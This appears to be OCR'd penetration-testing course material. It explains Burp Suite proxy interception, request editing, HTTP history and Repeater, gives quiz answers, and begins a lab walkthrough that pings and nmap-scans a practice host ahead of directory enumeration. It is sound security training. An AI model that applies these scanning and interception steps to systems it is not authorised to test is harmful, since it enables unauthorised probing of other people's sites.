
In firefox, you have to open the *preference* window, go to the advanced tab, click on the Network sub-tab and finally open the *Connection settings* window.




To intercept traffic, switch to Burp and go to Proxy > *intercept* and click on the *intercept is off* button to enable interception.




Now open a website with your browser; Burp will pop up interception the request. Optionally, you can modify and then forward it by clicking on Forward.




When *intercept* is in, every browser request stops at Burp Proxy.
You can modify the entire request or just its headers.



You can modify the headers both is the *Raw* tab or in the *Headers* tab. Remember to forward the request after editing it!



What is the difference between the Raw and the Headers tab?
They present the very same information with a different format. The Header tab simply presents the headers in a tabular manner.




You do not need to manually intercept and forward every request though. Even if you leave the master interception off, Burp will still collect information on the HTTP traffic coming to and from your browser.


You can check what Burp is collecting in two ways:

- On the *Proxy > History tab*
- In the *Target > Site Map tab*

Burp Suit *Proxy* tab contains an *HTTP history* sub tab.



You can also check what Burp is collecting on *Target > Site Map.*




Burp Repeater

Another feature is **Burp Repeater,** which lets manually build raw HTTP requests.

You can do the same thing by using other tools such as netcat or telnet, but Burp provides you:


- Syntax highlighting
- Raw and rendered responses
- Integration with other Burp tools

To create a request, first set your target by clicking on the pencil icon in the upper right corner of the tab.




You can then set your target host and port.


You can define your request by using this text area. Every request must have at least an **HTTP VERB** (GET, POST, HEAD,…)




Here is the **Host** header.




And here we see **two empty lines** after the headers.




When your request is complete, you can click the **Go** button to send it to the server.




Burp will then display the response in the **Response** panel.



An easier method to build requests is to intercept a browser request with the proxy and send it ti the Repeater function.



You can do that with **Ctrl+R** shortcuts or by right-clicking in the request body and selecting **Send to Repeater.**



- Which tool allows us to redirect our web traffic into Burp Suite to view or modify all the requests and responses between our browser and a Web Application?
- Proxy

- Which tool in Burp Suite can we use to set the scope of our project?
- Target

- Which tool in Burp Suite is used for manually manipulating and reissuing individual HTTP requests, and analyzing the application's responses?
- Repeater

- Which tool is in Burp Suite used for automatically crawling web applications?
- Spider

- Which domain did we targeted and capture the requests from using Burp Suite?
- targetapplication.site


Burp Suite Basics

Command

Lab Environment

In this lab environment, the user is going to get access to a Kali GUI instance. The bWAPP web application can be accessed using the tools installed on Kali at http://demo.ine.local.

Objective: Use Burp Suite and explore the different functionalities: - Site Map - Proxy & HTTP History - Adding and Removing targets to and from the scope - Performing basic directory enumeration attack using Burp Intruder - Using Repeater to issue web requests and navigate between the issued requests



Instructions

- **Use Directory wordlist:**/usr/share/wordlists/dirb/common.txt


Tools

The best tools for this lab are: - BurpSuite - A web browser

Solution


Step 1: Open the lab link to access the Kali GUI instance.

Step 2: Check if the provided machine/domain is reachable.
Command:
ping demo.ine.local



The provided machine is reachable.


Step 3: Check open ports on the provided machine.
Command
nmap demo.ine.local




On the provided machine, ports 80 (HTTP) and 3306 (MySQL) are open.

Step 4: Launch BurpSuite.
Launching BurpSuite via the GUI:

Press on the Kali icon at the bottom left corner and select **Web Application Analysis** -> **burpsuite** from the menu.



Press **OK** button in the warning dialog box and proceed.

